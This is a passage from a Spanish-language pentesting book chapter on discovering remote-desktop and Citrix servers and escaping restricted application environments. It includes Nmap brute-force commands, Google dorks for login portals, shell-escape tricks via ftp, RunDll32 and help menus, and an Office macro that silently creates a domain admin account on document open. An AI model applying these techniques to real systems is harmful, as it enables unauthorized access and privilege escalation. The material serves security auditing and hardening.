


Fig. 07.33: Identificando aplicaciones publicadas en el servidor Citrix con C.A.C.A.

Hoy en día la herramienta *Nmap* no sólo podrá ayudar a descubrir aquellas máquinas en la red que utilizan servicios remotos, sino también a poder identificar aquellos servidores que publican aplicaciones para ser ejecutadas de forma remota.

Los servidores de Escritorio Remoto de Microsoft por defecto están a la escucha en el puerto 3389 TCP. Los servidores con Citrix, dependiendo de los servicios que ejecute, podrán tener unos puertos u otros, aunque de forma nativa están en el puerto 1494. Los servidores de VNC corren en el puerto 5900.

Una primera aproximación será realizar un escaneo de puertos sobre la IP de los equipos de la organización para descubrir aquellos que puedan tener el servicio en funcionamiento. Un ejemplo para la red 192.168.10.0 sería:

```
nmap -A -PN -p 3389,1494,5900 192.168.10.1-255
```

La herramienta *Nmap* tiene módulos que permitirán obtener mucha más información sobre estos servicios. El módulo *rdp-enum-encryption* permitirá obtener el nivel de cifrado y de seguridad que tiene el servidor del Escritorio Remoto de Windows.

Por parte de Citrix *Nmap* ofrece una mayor variedad de *scripts* para afrontar una auditoría:

- *citrix-enum-apps*: Permite listar qué aplicaciones están publicadas en el servidor. Por defecto el puerto que utiliza es el 1604 UDP.
- *citrix-enum-apps-xml*: Lo mismo que el anterior pero lista las aplicaciones publicadas vía web. Los puertos a escanear son el 80, el 443 y el 8080.
- *citrix-enum-servers*: Permite listar los servidores que tiene publicados. Por defecto el puerto usado es el 1604 UDP.
- *citrix-enum-servers-xml*: Permite listar los servidores que tiene publicados vía web. Los puertos utilizados son de nuevo el 80, el 443 y el 8080.
- *citrix-brute-xml*: Para realizar fuerza bruta sobre la web de acceso a las aplicaciones publicadas.

En la siguiente tabla se expone la sintaxis para usar los módulos anteriores:

```
nmap -sU --script=citrix-enum-apps -p 1604 <HOST>
nmap --script=citrix-enum-apps-xml -p 80,443 <HOST>
nmap -sU --script=citrix-enum-servers -p 1604 <HOST>
nmap --script=citrix-enum-servers-xml -p 80,443 <HOST>
nmap --script=citrix-brute-xml --script-args=userdb=<USUARIO>,
passdb=<CONTRASEÑA>, ntdomain=<DOMINIO> -p 80,443 <HOST>
```

Por último, aunque VNC sólo permite el acceso remoto al equipo completo y a través de un ejecutable, *Nmap* también ofrece otros *scripts* para él. Algunos de ellos comprueban alguna vulnerabilidad conocida, pero tiene dos módulos, *vnc-info* y *vnc-brute*, que tienen como función obtener la versión del servidor e intentar obtener acceso a través de fuerza bruta, respectivamente, en aquellos servidores en los que corre VNC como plataforma de escritorio remoto.

Otra vez, los buscadores web podrán ayudar a encontrar servidores que permitan el acceso remoto, pero en este caso aquellos que ofrecen servicios remotos a través de una dirección URL Al instalar este tipo de servicios, se suelen crear unos sitios web especiales con rutas específicas que pueden ser utilizadas para descubrir los servicios. Si se utiliza los adecuados

Google dorks, permitirá realizar dichas búsquedas y, en algunos casos, encontrar servidores que permitan el acceso remoto, bien de forma completa o a alguna aplicación que tenga publicada para su ejecución remota. Aquí se muestran algunos ejemplos:

inurl:Citrix/MetaframeXP
inurl:"Citrix/XenApp/auth/login.aspx"
inurl:Citrix/MetaFrame/default/default.aspx
inurl:citrix/metaframexp/default/login.asp? ClientDetection=On
inurl:/Citrix/Nfuse17/
inurl:metaframexp/default/login.asp | intitle:"Metaframe XP Login"
RemoteAPP
RDWEB
inurl:"RDWeb/pages/" ext:aspx

Con el buscador de *Shodan* también se puede encontrar servidores vulnerables añadiendo alguna de las palabras anteriores.

Con estos ejemplos vistos, es bastante sencillo descubrir si una organización está haciendo uso de una de estas tecnologías para publicar aplicaciones o escritorios remotos. Conocer qué aplicaciones corre un servidor, independientemente de que se tenga acceso o no, permite la posibilidad de preparar futuros ataques aprovechando algún *exploit* o basándose en el uso de la ingeniería social.

Jailbreak sobre las restricciones de las aplicaciones

Las organizaciones que permiten la ejecución de ciertas aplicaciones y que dan acceso a ciertos directorios a sus usuarios, restringiendo el acceso al resto del sistema y la ejecución de otras aplicaciones, deben tener mucho cuidado a la hora de configurarlos.

Es importante que se haga un buen estudio y se analice bien qué se puede llegar a conseguir con aquellos recursos, aplicaciones y servicios, a los que se da acceso al usuario. En muchas ocasiones una mala configuración del sistema podrá permitir al usuario un privilegio del cual carecía en un principio, como pueda ser ejecutar otra aplicación, obtener una *shell* o simplemente obtener información que no tenía previamente.

En este apartado se explicará qué formas tiene ese usuario para poder saltarse las restricciones que le pone el sistema. Aunque esté orientado a acceso remoto, también valdría dentro de un sistema dentro de la organización.

Como punto de partida, cuando una persona quiere probar si en su sistema es capaz de obtener acceso a una aplicación restringida, lo que intentará hacer es comprobar hasta qué punto un menú contextual le permite explorar el sistema u obtener una escalada de privilegios.

AVERTENCIA




Fig. 07.34: Interfaz web de aplicaciones permitidas en Citrix.

Las aplicaciones tienen diferentes opciones dentro de sus menús que sería necesario vigilar como, por ejemplo:

- Guardar/Guardar como.
- Abrir/Abrir con.
- Imprimir.
- Exportar/Importar.
- Buscar.
- Escanear.

Estas opciones pueden dar la posibilidad, visto desde el punto del usuario malintencionado, de intentar conseguir una escalada de privilegios como, por ejemplo:

- Modificar y crear nuevos archivos para después abrirlos.
- Crear enlaces simbólicos.
- Acceso a directorios restringidos.
- Ejecutar otras aplicaciones.

En el siguiente ejemplo se puede observar cómo se puede obtener una *shell* indicando la opción del menú contextual dentro del cuadro de diálogo. El sistema permite ver menús contextuales y también la opción de *Abrir con*.

Es bueno probar si también permite abrir otro tipo de aplicaciones desde el menú de navegación.

WORD




Fig. 07.35: Permite seleccionar el intérprete de comandos.

El resultado final es la *shell* que el usuario malintencionado ha conseguido. Este es un ejemplo para cuando no se aplican bien las directivas de seguridad en una organización.




Fig. 07.36: Intérprete de comandos cmd.exe.

Se pueden utilizar los navegadores para intentar conseguir acceso a diferentes directorios y ejecutables. Por otro lado, es bueno comprobar todas las opciones de los menús que puedan dar una posibilidad de obtener algún tipo de privilegio.




Fig. 07.37: Se ha conseguido ejecutar una consola a través del navegador Edge.

Otra posibilidad es utilizar alguna página web que contenga una función en su código de abrir algún directorio o fichero.

Menús de ayuda

La ayuda de *Windows* sirve para más de lo que uno puede pensar, ya que se puede utilizar en un proceso de *pentesting*. Todavía existen sistemas en los que el menú de ayuda puede llegar a comprometer los sistemas de una organización, prueba de ello es el siguiente ejemplo de la aplicación de la calculadora.

Si a un usuario se le ocurre realizar la búsqueda del comando *cmd.exe* podrá comprobar que le informa sobre ello. Pero además le brinda la oportunidad de ejecutar dicho comando con el enlace *Haga clic aquí para abrir el símbolo del sistema*.




Fig. 07.38: Le permite ejecutar a través del menú de ayuda el intérprete de comandos.

Otras aplicaciones te abren algún navegador para visitar la página web de ayuda y con ello se podrá explorar el sistema.

Restricciones de ruta acceso

En muchas ocasiones no es posible acceder a un directorio o fichero por las restricciones impuestas sobre el usuario, pero en alguna ocasión es posible saltarse esta restricción utilizando otras rutas que al final llevan al mismo lugar. Para ello se podrán utilizar diferentes elementos y funcionalidades:

- Variables de entorno.
- Manejadores de Shell URI.
- Rutas UNC.
- Manejador de protocolos.
- Enlaces simbólicos.
- Combinación de teclas.

Las variables de entorno permiten acceder a diferentes lugares de una forma sencilla. Por ejemplo, la variable %WINDIR% permite acceder al directorio *c:\Windows*.

Existen multitud de variables de entorno que puede que no estén controladas y que den una posibilidad de avanzar en su objetivo al usuario. A continuación, se listan algunas de las más importantes:

%ALLUSERSPROFILE%
%APPDATA%
%CommonProgramFiles%
%COMMONPROGRAMFILES(x86)%
%COMPUTERNAME%
%COMSPEC%
%HOMEDRIVE%
%HOMEPATH%
%LOCALAPPDATA%
%LOGONSERVER%
%PATH%
%PATHEXT%
%ProgramData%
%ProgramFiles%
%ProgramFiles(x86)%
%PROMPT%
%PSModulePath%
%Public%
%SYSTEMDRIVE%
%SYSTEMROOT%
%TEMP%
%TMP%
%USERDOMAIN%
%USERNAME%
%USERPROFILE%

Los manejadores de *shell* URI son muy parecidos y una alternativa a las variables de entorno. Éstos permitirán tomar atajos de los comandos *shell* y alguno incluso permitirá ejecutar programas.

shell:Administrative Tools
shell:DocumentsLibrary
shell:Librariesshell:UserProfiles
shell:Personal
shell:SearchHomeFolder
shell:Systemshell:NetworkPlacesFolder
shell:SendTo
shell:UserProfiles
shell:Common Administrative Tools
shell:MyComputerFolder
shell:InternetFolder

Las rutas UNC son aquellas que permiten conectarse a carpetas compartidas, aunque posiblemente el recurso C\$ esté compartido de forma local, pues lo hace de forma oculta, y se pueda intentar acceder al resto de carpetas de la siguiente forma.




Fig. 07.39: Se usa la ruta UNC para abrir un explorador con la ruta c:\Windows\system32.

Los manejadores de protocolos también permitirán en algunas ocasiones dejar que un usuario acceda a un sitio restringido. Existen varios protocolos que se puede utilizar y que se deben comprobar:

about:	data:	ftp:
file:	mailto:	news:
res:	telnet:	view-source:

En ocasiones se pueden encontrar sistemas que no están bien protegidos y, creando un enlace simbólico o modificando el destino de alguno, se podrá ejecutar una aplicación saltándose la restricción.

Las combinaciones de teclas que tienen los sistemas pueden ser otra vía para escalar privilegios. Se deberá tener cuidado porque podrá proporcionar un explorador de Windows o la posibilidad de ejecutar alguna aplicación: CTRL+N abre el navegador por defecto, CTRL+R para ejecutar comandos, CTRL+SHIFT+ESC el administrador de tareas, Windows+E abre el explorador de archivos, etcétera.

Obtener una consola

Uno de los objetivos de un usuario con malas intenciones es obtener un intérprete de comandos. Existen varios intérpretes de comandos los más importantes son:

- cmd.exe
- command.com
- Powershell/Powershell ISE

Antes se vio cómo se podía llegar a la ubicación y la ejecución de *cmd.exe*. No hay que descartar ningún intérprete de comandos, con uno de ellos basta para que un usuario pueda ejecutar comandos sobre el sistema. A continuación, se verán otras formas de poder obtener una *shell* cuando se tiene una restricción:

- FTP.
- Paint.
- Administrador de tareas.
- *Shell* con parámetros adicionales.
- Arrastrar y soltar.

Cuando se permite ejecutar ftp.exe, aunque no se tenga una consola completa, puede usarse para conseguir una shell:

```
ftp> !cd ..
C:\Windows\system32
Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

Fig. 07.40: Se obtiene una shell a través del intérprete del ftp.

El administrador de tareas podría ser otra opción para obtener algún intérprete de comandos o la ejecución de alguna aplicación no permitida.




Fig. 07.41: De ejecutar taskmgr.exe puede darse la posibilidad de conseguir otra shell.

En ocasiones, los sistemas están filtrados sólo por el nombre del ejecutable y no contemplan cuando se le añade algún parámetro al mismo. Es posible en algunos casos saltarse las restricciones, como por ejemplo cmd.exe /K pause.

Obtener acceso a las consolas de administración

Conseguir utilizar alguna herramienta administrativa podrá en algunas ocasiones cambiar los permisos o restricciones que se tenía en un principio si en las políticas de la organización no han sido contempladas o bien implementadas.

A continuación, se muestra una lista de herramientas de administración que podrían ser usadas para escalar privilegios:

- Microsoft Management Console
- Panel de Control
- Rundll32

Microsoft Management Console o MMC muestra las herramientas administrativas de Microsoft y de otros fabricantes. Si una organización permite la ejecución del comando mmc.exe podrá comprometer la seguridad del sistema.

Las librerías DLL son librerías dinámicas con funciones que permiten ser ejecutadas desde los programas. Concretamente la librería Rundll32 es aquella que contiene la posibilidad de llamar a funciones que permiten cambiar la configuración del sistema.

Algunos ejemplos pueden ser:

Usuarios y contraseñas almacenadas: RunDll32.exe keymgr.dll,KRShowKeyMgr

Control Panel: RunDll32.exe shell32.dll,Control_RunDLL

Cuentas de Usuario: RunDll32.exe shell32.dll,Control_RunDLL nusrmgr.cpl

Conexiones de red: RunDll32.exe shell32.dll,Control_RunDLL ncpa.cpl

Firewall: RunDll32.exe shell32.dll,Control_RunDLL firewall.cpl

Windows Security Center: RunDll32.exe shell32.dll,Control_RunDLL wscui.cpl





Fig. 07.42: Se ha ejecutado la gestión de usuarios a través de la librería run32.dll.

En este apartado ha podido comprobar que existen multitud de ejecutables que pueden revelar información y comprometer los sistemas. Pero existen muchos más que se deben tener en cuenta. Algunos de ellos: at.exe o schtasks.exe es el programador de tareas, qwininsta.exe muestra información de las conexiones RDP, wmic.exe es una consola que puede dar gran información sobre el sistema, regedit.exe es el registro de Windows, eventvwr.exe es el visor de eventos, msconfig.exe permite configurar el sistema, systeminfo.exe y msinfo32.exe se pueden usar para obtener información del sistema, etcétera.



```
C:\Windows\system32\cmd.exe
C:\Users\Admin>wmic useraccount list full

AccountType=512
Description=
Disabled=FALSE
Domain=win7
FullName=
InstallDate=
LocalAccount=TRUE
Lockout=FALSE
Name=Admin
PasswordChangeable=TRUE
PasswordExpires=FALSE
PasswordRequired=FALSE
SID=S-1-5-21-2955222879-2178378181-1870739978-1000
SIDType=1
Status=OK

AccountType=512
Description=Cuenta integrada para la administración del equipo o dominio
Disabled=TRUE
Domain=win7
FullName=
InstallDate=
LocalAccount=TRUE
Lockout=FALSE
Name=Administrador
PasswordChangeable=TRUE
PasswordExpires=FALSE
PasswordRequired=TRUE
SID=S-1-5-21-2955222879-2178378181-1870739978-500
SIDType=1
Status=Degraded

AccountType=512
Description=Cuenta integrada para el acceso como invitado al equipo o dominio
Disabled=TRUE
Domain=win7
FullName=
InstallDate=
LocalAccount=TRUE
Lockout=FALSE
Name=Invitado
PasswordChangeable=FALSE
PasswordExpires=FALSE
PasswordRequired=FALSE
SID=S-1-5-21-2955222879-2178378181-1870739978-501
SIDType=1
Status=Degraded

C:\Users\Admin>
```

Fig. 07.43: El comando wmic.exe revelando importante información sobre los usuarios del sistema.

Consolas alternativas

En el caso de que todos estos comandos estén filtrados y restringidos para ser ejecutados por algún usuario, éste puede intentar cambiar el nombre al ejecutable y volver a intentar ejecutarlo. Otra posibilidad es descargar aplicaciones con funcionalidades idénticas y que al ejecutarse puedan dar el acceso que antes no se disponía:


Una consola: <http://sourceforge.net/projects/console/>

Un explorador: <http://sourceforge.net/projects/explorerplus/files/Explorer%2B%2B/>

Un editor del registro: <http://sourceforge.net/projects/uberregedit/>

Inserción de código

La posibilidad de generar un fichero con código en algún lenguaje abre el abanico de posibilidades para saltarse las restricciones impuestas por la organización. Ficheros de *Microsoft Office* que puedan contener macros, ficheros VBS que pueden ser ejecutados o scripts de *PowerShell*, son sólo un ejemplo. Cada lenguaje de programación puede dar una vía diferente para poder ejecutar aplicaciones que en un principio estaban restringidas.



```

Private Sub Document_New()
End Sub

Private Sub Document_Open()
    x = Shell("cmd /c Net user pablo P@ssw0rd /add /domain", vbHide)
    y = Shell("cmd /c net localgroup administradores curso.com\pablo /add", vbHide)
End Sub

```

Fig. 07.44: Código para crear un usuario en el sistema desde una macro de Office.

Como se ha podido comprobar existen multitud de formas que un usuario podría comprobar para saltarse las restricciones impuestas. Las mostradas en este capítulo son algunas de ellas. Se debe analizar siempre los requisitos que pueda necesitar el usuario e imaginar todos los caminos que pueda utilizar para llegar a conseguir sus propósitos, que, suponiendo el peor escenario, son maliciosos.

Dame tu sesión RDP

El tener un servicio para que los usuarios puedan conectarse de forma remota permite la posibilidad de que exista una vulnerabilidad o una mala configuración y aparezca una vía o *exploit* que conceda un acceso no autorizado.

A modo de ejemplo se va a proceder a explicar una vulnerabilidad que afecta a todas las versiones de Windows, incluida la versión de Windows Server 2016, y que permite una sesión de *hijacking* sobre un usuario conectado sobre el escritorio remoto.

